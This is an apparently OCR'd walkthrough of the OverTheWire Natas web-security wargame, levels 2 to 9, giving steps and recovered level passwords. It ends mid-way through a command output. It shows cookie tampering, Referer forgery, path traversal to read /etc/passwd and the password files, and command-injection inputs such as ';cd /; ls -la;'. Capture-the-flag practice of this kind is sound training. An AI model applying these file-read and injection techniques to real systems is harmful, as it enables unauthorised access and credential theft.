


Password: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI

Natas 2:

1. Check the source code and notice an image tag (<img>) with a relative path: files/pixel.png.
2. Combine the relative path with the base URL: http://natas2.natas.labs.overthewire.org/files/pixel.png.
3. The image is a tiny 1x1 pixel, not visible on the page.
4. The path reveals a folder structure: http://natas2.natas.labs.overthewire.org/files/.
5. Open the folder to find a file called users.txt.
6. The users.txt file contains a list of username:password combinations, including the password for natas3.

7. 

8. 

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

Natas 3:


1. Open the website and check the source code for a comment: <!-- No more information leaks!! Not even Google will find it this time... -->.
2. The comment suggests the presence of a robots.txt file.
3. Navigate to http://natas3.natas.labs.overthewire.org/robots.txt.
4. The robots.txt file exists and shows a disallowed path.
5. Navigate to the disallowed path to find a public directory containing a user.txt file.
6. Open user.txt to find the password for the next level.

Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Natas 4:

Steps:

1. Open Postman and click New → HTTP Request.
2. Set the request method to GET.
3. Enter the URL:
   http://natas4.natas.labs.overthewire.org/
4. Go to the "Authorization" tab:
   - Type: **Basic Auth**.
   - Username: natas4
   - Password: (the password you got from **natas3** level)
5. Go to the "Headers" tab:
   - Click Add.
   - Key = Referer
   - Value = http://natas5.natas.labs.overthewire.org/





Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Natas 5:

Steps:

1. The Page Says “Access disallowed. You are not logged in”
2. This is a indication that theres something related to cookies
3. If we go to the cookies tab we can see a loggedin cooked whos value is set to 0
4. We just need to edit its value and set it to 1
5. And we get the password for next level







Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Natas 6:


Steps:

First click on view sourcecode






We get to see a php code which is responsible for validating our secret key
We can just enter the relative path of this php file and access the php secret code




Enter this secret and we get our password for next level




Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Natas 7:

After opening the developer menu we can see that we are given our first hint



- **Observe the URL Parameter:**
  URL is like: index.php?page=home normally to load regular pages.
- **Test File Inclusion:**
  Replace page=home with system file paths like /etc/passwd to see if arbitrary files can be loaded.
- **Target Sensitive Files:**
  Here, /etc/natas_webpass/natas8 is loaded — this file contains the password for the next level.
- **Read the Output:**
  The password for natas8 is: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q




Natas 8:

Click on view source code


```php
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

our task here is to mainly reverse what the function “encodeSecret” is doing
Reverse the encodedSecret, I am using online hex to ascii convertor



now just reverse this string so, ==QcCtmMml1ViV3b becomes b3ViV1lmMmtCcQ==

Decode this string from base64 format and we end up with our secret key: oubWYf2kBq




Password: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t


Natas 9:

Steps:

Search ";pwd;"



Now:




Find words containing: ;cd /; ls -la; Search

Output:

```
total 96
drwxr-xr-x  23 root root  4096 Apr 10 14:18 .
drwxr-xr-x  23 root root  4096 Apr 10 14:18 ..
lrwxrwxrwx   1 root root     7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x   2 root root  4096 Feb 26  2024 bin.usr-is-merged
drwxr-xr-x   5 root root  4096 Apr  1 10:06 boot
